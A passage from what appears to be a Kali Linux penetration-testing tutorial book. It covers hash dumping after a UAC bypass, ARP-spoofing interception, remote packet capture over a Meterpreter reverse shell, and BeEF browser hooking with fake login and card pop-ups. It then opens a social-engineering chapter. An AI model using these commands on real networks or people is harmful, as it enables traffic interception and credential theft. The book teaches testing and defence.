The first part of the hashdump display above shows the three regular system users: Alice, Bob and George and displays their logon password hint that they set when they created their password.

And the final part shows the actual hashes from the system:

```
[*] Dumping password hashes...

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c889c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c889c0:::
Fred:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe8d16ae931b73c59d7e8c889c0:::
Alice:1001:aad3b435b51404eeaad3b435b51404ee:2e4dbf83aa956289935daaa328977b20:::
Bob:1002:aad3b435b51404eeaad3b435b51404ee:d6e8a7e89da72150d1152563f5b89dbe:::
George:1003:aad3b435b51404eeaad3b435b51404ee:317a96a1018609c20b4ccb69718ad6e7:::
```

Using the hashes to access a system or other systems on the network is covered in the *Password Attack* Chapter.

## Conclusion

In this short section we saw how to escalate a user that has Administrator privileges to the super user System level account. We were able to do this by running a Meterpreter module that allowed us to bypass the windows User Access Control security feature.

Once we have system level access we can do anything that we want to do. We demonstrated this by dumping the password hashes from the security database.

The UAC bypass was possible because the user account we had access to was an administrator level account. It is imperative that users always be given a non-administrator level account. The security repercussions to exceptions to this rule should be seriously considered.

# Chapter 11 - Packet Captures and Man-in-the-Middle Attacks

## Introduction

Another technique that may be advantageous to us is to monitor or capture network traffic on a remote machine.

Think of it like a wiretap. As a wiretap records everything a person says on their telephone, a packet capture records everything your computer says on the network wire. This could include account names, passwords, etc.

In this section we will look at viewing network packets using two very different processes.

For the first one we will use a Man-in-the-Middle attack on a system on a local network involving the commands `arp spoof`, `urlsniff` and `Driftnet`. Using these commands we can view what website a target is on and display every graphic that the target is viewing.

Secondly, we will cover running a packet capture on a remote machine through a Metasploit session. We will then view the captured information for artifacts in Wireshark and Xplico.

In both cases we will use a Windows 7 computer as the target system.

### Part One

## Creating a Man-in-the-Middle attack with Arpspoof

We will now learn how to use a Man-in-the-Middle (MitM) attack to capture and monitor network traffic.

A MitM attack in essence places our Kali system in between the target and the router. This way, we see all of the traffic coming from and going to the target system.

All traffic from the target system headed to the internet is re-routed first to our machine, which then captures it and forwards it to the network. All information coming from the internet headed to the target machine is routed through our system first, again so we can review it, and then forwarded to the target system.

We accomplish this by modifying the ARP (Address Resolution Protocol) tables on the router and the target system. The ARP tables tell a system what physical MAC address an IP address is actually located at. So we tell the Target machine that we are the internet router and tell the router that we are the target system.

1. We can modify ARP tables easily with the “`arp spoof`” program. But first we need to turn on IP forwarding by running the following command:

```
root@Kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

2. Now we need to run the *arp spoof* command. To do so, we need to provide the network interface (-i), the target system (-t) and the router address as below:

```
root@Kali:~# arpspoof -i eth0 -t 192.168.198.132 192.168.198.2
```

*(You may or may not have to re-run the command reversing the IP addresses to setup the reverse connection. Reversing did not seem to work on a VMWare host, but I was able to capture all the traffic by just using the one way command above)*

Arpspoof should then start sending out the modified MAC addresses.

Now let's see what we can capture from the target system.

## Viewing URL information with Urlsnarf

Let's first look for URL addresses that the target is surfing for.

3. Simply type, "*urlsnarf -i eth0*":

```
root@kali:~# urlsnarf -i eth0
urlsnarf: listening on eth0 [tcp port 80 or port 8080 or port 3128]
```

When the user surfs the web, you will see all of the URL traffic:

```
urlsnarf: listening on eth0 [tcp port 80 or port
192.168.198.132 - - [08/Nov/2013:21:49:06 -0500]
a.net/pub/mozilla.org/firefox/releases/25.0/updat
.partial.mar HTTP/1.1" - - "-" "Mozilla/5.0 (Wind
0101 Firefox/24.0"
192.168.198.132 - - [08/Nov/2013:21:49:43 -0500]
- - "-" "Mozilla/5.0 (Windows NT 6.1; rv:24.0) Ge
192.168.198.132 - - [08/Nov/2013:21:49:44 -0500]
.1" - - "-" "Mozilla/5.0 (Windows NT 6.1; rv:24.0
192.168.198.132 - - [08/Nov/2013:21:49:44 -0500]
.ie9.ico HTTP/1.1" - - "-" "Mozilla/5.0 (Windows
Firefox/24.0"
```

This allows us to see all the website addresses that the user visits on our Kali system!

## Viewing Captured Graphics with Driftnet

The text is interesting, but you can see the images from visited URLs also. To do so, just use "Driftnet".

4. Simply type the command "*driftnet*" with the interface (-i) you want, like this:

```
root@kali:~# driftnet -i eth0
```


A driftnet window should open up on your Kali website. Maximize it to make things easier to see.

5. Now return to the target computer system and start surfing the web.

You should start to see images appearing on your Kali system. For example, if the target system went

to the Kali Linux Blog page, images from the website should begin displaying.

So, on the target system they would see these images:



And on your remote Kali machine you should see this:



All the images from the page!

## Part Two

### Remote Packet Capture in Metasploit

Okay that was all well and good if we are on the same local network as the target system, but what if the target system is remote?

If we can get a Meterpreter shell through an exploit, we can record the target system's network traffic remotely.

We will start with an active session that we obtained through an exploit. As you can see below we are connected to session 1 and have a Meterpreter shell to the target, a Windows 7 system in this case.

```
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.202:4000
[*] Starting the payload handler...
[*] Sending stage (770948 bytes) to 192.168.1.173
[*] Meterpreter session 1 opened (192.168.1.202:4000 => 192.168.1.173:49417) at
2013-11-05 09:39:55 -0500

meterpreter >
```

1. At the Meterpreter prompt simply type, “*run packetrecorder*” to see the options as seen below:

```
meterpreter > run packetrecorder
Meterpreter Script for capturing packets in to a PCAP file
on a target host given a interface ID.

OPTIONS:
-h      Help menu.
-i <opt> Interface ID number where all packet capture will be done.
-l <opt> Specify and alternate folder to save PCAP file.
-li     List interfaces that can be used for capture.
-t <opt> Time interval in seconds between recollection of packet, default
30 seconds.

meterpreter > |
```

2. The first thing we will do is run “*packetrecorder*” with the “*-li*” option to list the interfaces on the remote system.

### When things go bad:

As you will learn, offensive computer security testing doesn't always work like it is supposed to. Sometimes you will be stopped by a security device, and sometimes the exploit just won't work for some reason.

Case in point, when trying to run *packetrecorder -li* on one Windows 7 system I got the error below:

```
meterpreter > run packetrecorder -li
[-] Access denied (UAC enabled?)
meterpreter > |
```

“Access denied (UAC enabled?)”

Running the UAC bypass in Metasploit did not work for some reason. I had to go to the Windows 7 system and manually disable UAC to get this to work right.

As mentioned before, unlike in prior versions of Windows where UAC really didn't seem to do anything, and many disabled it, it really does help secure Windows 7 and should always be on.

Even if it is set to the lowest level, it is still better than being completely off!

Running the command, we see that the remote target (in this case) has 5 network interfaces:

```
meterpreter > run packetrecorder -li
1 - 'WAN Miniport (Network Monitor)' { type:3 mtu:1514 usable:true dhcp:false wi
fi:false }
2 - 'Qualcomm Atheros AR9285 802.11b/g/n WiFi Adapter' { type:0 mtu:1514 usable:
true dhcp:true wifi:false }
3 - 'Realtek PCIe FE Family Controller' { type:0 mtu:1514 usable:true dhcp:true
wifi:false }
4 - 'TAP-Win32 Adapter V9' { type:0 mtu:1514 usable:true dhcp:true wifi:false }
5 - 'TAP-Win32 Adapter V9' { type:0 mtu:1514 usable:true dhcp:true wifi:false }
```

We will go ahead and run the attack against interface 2, the Qualcomm WiFi adapter. We will also use the “-l” switch to tell packetrecorder where to store the captured log file.

3. So the command would be, “*run packetrecorder -i 2 -l /root/Desktop*”

```
meterpreter > run packetrecorder -i 2 -l /root/Desktop
[*] Starting Packet capture on interface 2
[+] Packet capture started
[*] Packets being saved in to /root/Desktop/logs/packetrecorder/
1609/LAPTOP_20131105.1609.cap
[*] Packet capture interval is 30 Seconds
```

4. Now, just go to the Windows 7 target system and do some surfing. Every location you surf to and every network packet you send will be recorded on the Kali system.
5. Press “*Cntrl-C*” to exit when you think you have captured enough packets.

And that is it. All the files captured will be located in a “logs” directory in the location we supplied.

## Wireshark

Okay, we have our packet capture, so what do we do with it?

Wireshark is a great packet capture and analyzer program that has a ton of features and capabilities. We will just cover viewing a packet capture in Wireshark very briefly.

1. To start Wireshark, select it from the “Top Ten Security Tools” menu, or better yet, just run it from a terminal prompt:

```
root@kali:~# wireshark &
```

2. Click, “*OK*” at warning messages about running as root.
3. Click, “*File*” then, “*Open*” and open our packet capture file.
4. Click on “*Protocol*” to sort by protocol and then scroll down to find the FTP section:

Destination	Protocol	Info
12.130.207.40	FTP	Request: USER anonymous
192.168.1.173	FTP	Response: 331 Please specify the password.
12.130.207.40	FTP	Request: PASS mozilla@example.com
192.168.1.173	FTP	Response: 230 Login successful.
12.130.207.40	FTP	Request: SYST
192.168.1.173	FTP	Response: 215 UNIX Type: L8
12.130.207.40	FTP	Request: PWD
192.168.1.173	FTP	Response: 257 "/"
12.130.207.40	FTP	Request: TYPE I
192.168.1.173	FTP	Response: 200 Switching to Binary mode.
12.130.207.40	FTP	Request: PASV
192.168.1.173	FTP	Response: 227 Entering Passive Mode (12,130,207,40,243,35).
12.130.207.40	FTP	Request: SIZE /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf

If the user connected to any unencrypted FTP sessions, like is shown above, you will be able to see the entire session.

To view the entire session in plain text, right click on the source IP and click “*Follow TCP Stream*”. And you will see the stream content as shown below:

```

Follow TCP Stream

Stream Content
220 (vsFTPd 2.2.2)
USER anonymous
331 Please specify the password.
PASS mozilla@example.com
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/"
TYPE I
200 Switching to Binary mode.
PASV
227 Entering Passive Mode (12,130,207,40,243,35).
SIZE /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf
213 12251492
MDTM /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf
213 20080828212643
RETR /Gateway/dir615_revC/Manual/dir615_revC_manual_300.pdf
150 Opening BINARY mode data connection for /Gateway/dir615_revC/Manual/
dir615_revC_manual_300.pdf (12251492 bytes).
226 Transfer complete.

```

As you can see we have a complete capture of an FTP login and file download.

Wireshark is great for analyzing network communications, and you can do a lot with it, but it is a bit advanced for a new user and might be hard to use until you become familiar with it.

So, let’s look at our packet capture in one last program. The program, Xplico, lists all the information from the packet capture in an easy to read menu. It also allows us to view any images or documents.

## Xplico

Xplico has been added to the Kali repositories, but it may not be installed on your system yet. It is a web based interface, so to start it you need both the Apache Web Server and Xplico server started.

Under “*System Services*” in the Kali Menu, you should see both HTTP (Apache) and Xplico listed.

If Xplico is not listed you will need to install it. To install, run the following command:

```
root@kali:~# apt-get install xplico
```


Now we just need to start the services.

1. Start the Apache web server if it isn't already running.  
***Kali>System Services>HTTP>Apache 2 Start***
2. Start the Xplico Service under the "System Services" menu:




Once Xplico is started, you access it via a web interface.


3. Open the web browser and surf to, "***localhost:9876***"



4. Login with the username & password of "xplico".



5. Click "***New Case***"



6. Now click "***Uploading PCAP capture file/s***"
7. Give it a Case name and click, "***Create***"

## DATA ACQUISITION

☒ Uploading PCAP capture file/s ☐ Live acquisition

Case name   
External reference

8. Under Case, click, “*New Session*”:



9. Give the session a name then click, “*Create*”:

**New listening session**

Session name

10. Now click on the session name.

11. The Main Session desktop appears

12. Under the “*Pcap set*” menu section, browse for and upload your pcap file:

**Pcap set**

PCAP-over-IP TCP port: 30003.

Add new pcap file.

List of all pcap files.

The file will then be uploaded into Xplico and decoded. After a few seconds to minutes (depending on the size of your Pcap file) you will see the results as below:

<b>HTTP</b> Post 25 Get 471 Video 2 Images 247	<b>MMS</b> Number 0 Contents 0 Video 0 Images 0	<b>Emails</b> Received 0 Sent 0 Unreaded 0/0
<b>Facebook Chat / Paltalk</b> Users 0 Chats 0/0	<b>IRC/Paltalk Exp/Mon</b> Server 0 Channels 0/0/0	<b>Dns - Arp - Icmpv6</b> DNS res 225 ARP/ICMPv6 37/4
<b>Feed (RSS &amp; Atom)</b> Number 0	<b>Printed files</b> Pdf 0	<b>Telnet / Syslog</b> Connections 0/0

Now if we click on sites under the Web menu we will see a list of the websites that the target visited:

Date	Url
2013-11-05 10:22:25	support.dlink.com/emulators/dir615_revA/110/index.htm
2013-11-05 10:22:21	support.dlink.com/ErrorPage.htm
2013-11-05 10:22:20	support.dlink.com/emulators/dir615_revA/
2013-11-05 10:22:20	support.dlink.com/favicon.ico
2013-11-05 10:22:20	support.dlink.com/ProductInfo.aspx?m=favicon.ico
2013-11-05 10:21:35	www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=5
2013-11-05 10:21:05	www.google.com/
2013-11-05 10:20:41	www.dell.com/us/business/p/powervault-tape-automation
2013-11-05 10:20:25	www.dell.com/us/business/p/tape-backup-products

As you can see the target was surfing Dell’s website looking for information on Powervault Tape Backup units. Next they went to Google and then the Dlink support website looking for support information on a Dir-615 router.

Even If no network, account information or passwords were recovered with Xplico, you can use the Web tab to gather information that could be used in a social engineering type attack.

For example, I noticed several of the surfed sites were NHL sites. I can search the data stream for specific terms, in this case, NHL:

Search:

nhl

Web URLs:

☒ Html
☐ Image
☐ Flash

Date	Url
2013-11-05 10:18:30	www.youtube-nocookie.com/gen_204?attributionpartner=NHL
2013-11-05 10:18:11	pubads.g.doubleclick.net/pagead/advview?ai=CiwnvNQx5UqvDE4TQ0
2013-11-05 10:17:45	www.nhl.com/geo/cm/68/MediumRail/6
2013-11-05 10:17:45	www.nhl.com/geo/cm/68/PageWrapper/7
2013-11-05 10:17:45	bs.serving-sys.com/BurstingPipe?cn=ot&onetagid=250&dispType=js
2013-11-05 10:17:45	www.nhl.com/ice/player.htm?id=8470257
2013-11-05 10:17:45	www.nhl.com/geo/cm/68/PageWrapper/7
2013-11-05 10:17:45	www.nhl.com/geo/cm/68/MediumRail/6
2013-11-05 10:17:45	bs.serving-sys.com/BurstingPipe?cn=ot&onetagid=250&dispType=js
2013-11-05 10:17:45	www.nhl.com/ice/statshome.htm?navid=nav-sts-league
2013-11-05 10:17:30	www.nhl.com/geo/cm/68/PageWrapper/7

Or view the images:

Case

Graphs

Web

Site

Feed

Images

Mail

Voip


Share

Chat


Shell

Undecoded


Search:




il yting.com  
Image or Page



il yting.com  
Image or Page



il yting.com  
Image or Page



il yting.com  
Image or Page

Obviously the user is a Hockey fan. I could possibly recover his favorite team from his surfing habits and again use this in a Social Engineering attack.

## Conclusion

In the first part of this section we learned how to use the Man-in-the-Middle attack program Arpspoof, along with Urlsnark and Driftnet to view what websites a targeted local system was viewing.

In the second part, we learned how to turn an exploited system into a remote packet sniffer using Meterpreter. We then analyzed the captured traffic in Xplico.

Hopefully this chapter demonstrated why it is important to secure your network. If your ARP table is not protected, it makes it easy for an attacker on the local lan to perform a MitM attack and view all the traffic of a target system.

And if your network isn't secured from remote threats it makes it easy for a remote attack to run a packet sniffer on your network from an exploited system.

# Chapter 12 – Using the Browser Exploitation Framework

## Resources

- Browser Exploitation Framework (BeEF) Website - <http://beefproject.com/>

## Introduction

The internet can be a very unfriendly place, especially for older operating systems like Windows XP. In this post we will take a look at exploiting Windows XP browsers using “BeEF”, the Browser Exploitation Framework.

It has been a long time since I have played with BeEF, about three years in fact, but after going through a great Web Application and XSS security class, I figured it was time to brush it off again.

I was very pleased to find that a ton of new features (called commands) have been added to BeEF since I last used it, dramatically increasing its functionality.

Granted many attacks in BeEF no longer seem to work against Windows 7 using the latest browsers, but it appears that Windows XP systems are still very vulnerable to many of the browser attacks, even when using the latest browsers.

So let's see what BeEF can do against a Windows XP system.

## BeEF in Action

First we need to start the Exploitation Framework.

1. In Kali, just open a terminal and type:

```
root@kali:~# cd /usr/share
root@kali:/usr/share# cd beef-xss/
root@kali:/usr/share/beef-xss# ./beef
```


This starts the BeEF server and shows you the web address to open the graphical user interface and a couple sample pages that you can use to hook browsers:





Under the “Getting Started” section you will see links for two test pages that you can use to play with hooking browsers. I like the “*Advanced version*” as it looks like a real webpage.

4. On our XP system running the latest Firefox browser, if we surf to the “Malicious” demo page that BeEF creates, we will see this screen:



Or this if we are using Chrome:




The page shows some delicious looking beef, and nothing really seems awry. But what the user can't tell is that this particular webpage contained a browser hook


A browser hook is a malicious program that allows an attacker to hook the browser and, well, pretty much take over complete control of it. Well, maybe no complete control, but it does give us the power to really muck with it.

As soon as the visitor simply visits the page, the hook is set. Notice that the user does not have to run anything or mouse over anything for the attack to work. Just visiting the page triggers the attack.

When machines are hooked, they show up in the BeEF control panel:



Now that we have the system listed in the control panel, we simply click on the system we want to attack and then pick from the numerous attacks listed in the commands section:



Using these commands we can grab information from the victim's browser, or even change what they see.

For example, if we want to try to social engineer them and grab their Facebook credentials, we can go to the Social Engineering tab and click "*Pretty Theft*". And then "*Execute*".

On the victim's browser a pop up will appear:



Oh no! The user's Facebook timed out!

If the user fills in their creds and hits "*Log in*", this appears in the BeEF control panel:



The username: *testuser@test.com* and password: *ILuvSecurePasswords!*

We could also try to grab credit card numbers with this Amazon looking attack:

Your credit card details expired, please enter your new credit card credential to continue shopping.  
Changes made to your payment methods will not affect orders you have already placed.

[Your Account](#) > [Add a Credit or Debit Card](#)

Edit your payment method:

Cardholder Name:

Exp. Date: 11  2011

Number:

BeEF can do much more than just send pop-ups. You can grab the HTML of the webpage that the victim is on:

```

1 Tue Jul 02 2013 21:24:08 GMT-0400 (EDT)
data: head= <meta http-equiv="Content-Type"
content="text/html; charset=utf-8"> <title>BeEF
Project</title> <link rel="stylesheet" type="text/css"
href="butch.css"> &body=<iframe style="border:
medium none; background-color: white; width: 100%;
height: 100%; position: absolute; top: 0px; left: 0px;"
src="http://www.beefproject.com"></iframe> <script
src="jquery-1.5.min.js"></script> <script> function
showfriends() { $("#hamper").hide();
$("#friends").show(); } function showHamper() {
$("#friends").hide(); $("#hamper").show(); } </script>
<script> var commandModuleStr = '<script src="" +
window.location.protocol + '/' + window.location.host +
'/hook.js' type="text/javascript"></script>';
document.write(commandModuleStr); </script><script
src="http://192.168.56.103:3000/hook.js"
type="text/javascript"></script> <div id="content"> <!--
Awesome Beef Images from: http://www.flickr.com
/photos/bulle_de/4657658048/ and http://www.flickr.com
/photos/dinesarasota/3944042189/ --> <div id="logo">
 </div> <div
id="stuff"> <div class="bigger"> Welcome to The
Butcher, your source of delicious meats. Please feel
free to view our samples, sign up to our mailing-list or
purchase our special BeEF-hamper! </div> <div
class="normal"> <button type="button"
onclick="showfriends();">Our Meaty Friends</button>
&nbsp; <button type="button"
onclick="showHamper();">Order Your
Re-execute command

```

And then change any links on the page in real-time, without the user ever knowing, to point to wherever you want the victim to go.

Say we saw that the victim was on a New York Giants football page, which even being from New York we don't like, and want them to be sent to the Dallas Cowboy's homepage when they click on any of the links.

Here is a look at the webpage source after changing all the links on the page to point to the Dallas Cowboys website:

```

data: head= <meta http-equiv="Content-Type" content="text/html;
<a href="http://dallascowboys.com/">Bindshell</a>
<a href="http://dallascowboys.com/">Slashdot</a>
<a href="http://dallascowboys.com/">hackers.org homepage</a>

```

Of course an attacker wouldn't normally send them to a sports site, but most likely a malicious website that was, say, a complete spoof of Amazon or Facebook.

You can also send custom Javascript, or even tie it in with Metasploit to attempt to get a remote shell.

As you can see, an attacker having control over the browser can be very bad.


## Conclusion

BeEF can be a very interesting to play with and fairly easy to use once you get the hang of it.

The attacks are color coded as to the chance that they might work. You may want to try them anyways, as I have noticed that some coded as not working well seemed to work okay on occasions.

I also noticed that newer browsers seemed to stop some of the attacks, but XP was still pretty open as to what would work against it.

I tried these exact same attacks against a Windows 7 system using the latest Firefox browser and nothing was displayed:



A hook was created, but only lasted for about a second or two before it was dropped.

The best mitigation against this type of attack seems to be to use the latest Windows OS and browser versions. If you can, update or replace your Windows XP systems, especially if they are used online.

The base security in Windows 7 and 8 is much better than Windows XP.

Finally always run a script blocker like the Firefox Add-In, "*NoScript*", and don't click on or open links and attachments in unsolicited email and social media messages.

# PART FOUR - Social Engineering

---

# Chapter 13 – Social Engineering

## Resources

- <http://www.social-engineer.org/>

## Introduction

Social Engineering is the art of manipulating people to falsely gain their trust in order to get information, access or data from them. Social Engineering is, in effect, hacking humans.

Hackers who are experts in Social Engineering will trick you into helping them or giving them access to your secured systems or areas by pretending to be someone else, someone in need, or even someone in a position of authority.

Let's look at some examples:

- You are coming into work at your secure data center. As you approach the door, a deliveryman with his arms full of boxes is also arriving at the door. What do you do? Without thinking twice, most would open the door for the poor overburdened man and let him in. What if he wasn't a real deliveryman and just wanted access to your secure data center? You just let him in.
- You are in your cubicle and are approached by a person wearing a shirt and tie, carrying a clip board and toolbox. He says that he is performing system upgrades and needs access to your system. It's close to lunch time so it sounds like you are going to get an extended lunch. You ask if you should shut it down, and he responds that he just needs to check a few things first. You get up and head for the cafeteria. And just gave him access to your system.
- You are the CEO of a major company. One day you get a package in the mail from a company that you just signed a major deal with. It was the largest deal of your career and was in all the local city newspapers and on all the TV stations. You open it up to find one of the latest tablets along with a thank you note from the company thanking you for the business agreement. It has all the bells and whistles and you can't wait to connect it to your executive Wi-Fi network to try it out, which you do. The company never sent you a tablet and you just gave an enterprising social engineer a system connected to your Executive network.
- You get an e-mail from the IT manager at your company. They are installing some new software and need you to install some new drivers. They include the software package as an attachment and give you full directions to install it. Which you do. The e-mail wasn't actually from your IT Manager and you just gave a remote hacker complete control of your workstation.

They may take advantage of local customs, etiquettes, play off of human sympathy or just try to intimidate an employee to get what they want. They may do none of these direct contact things and

simply go through your corporate garbage receptacles, scour for clues of your internal systems by reading job postings or even online tech forums that you use.

Or they could hit social media sites pretending to be from a company that you do business with or pretending to be a head hunter employment agency looking for new talent.

These are just a few examples of how a social engineer might try to gain access to or procure information about a target network. There really is no limit to the ways that a talented social engineer might try to twist, deceive or threaten their way onto your network.

## **Social Engineering Defense**

With that being said, it is imperative to train your employees to be on the lookout for these types of attacks. Have policies in place to deal with service calls, software updates, and gifts from outside companies.

You can teach, instruct and even leave reminder messages and posters, but employees may still not follow corporate policy. That is why when it comes to social engineering attacks, it is a good idea to manually test to see if your company is truly prepared.

In this section we will look at a couple programs in Kali that corporate security teams can use to test their company's preparedness against these types of attacks.

# Chapter 14 – The Social Engineering Toolkit

## INTRODUCTION

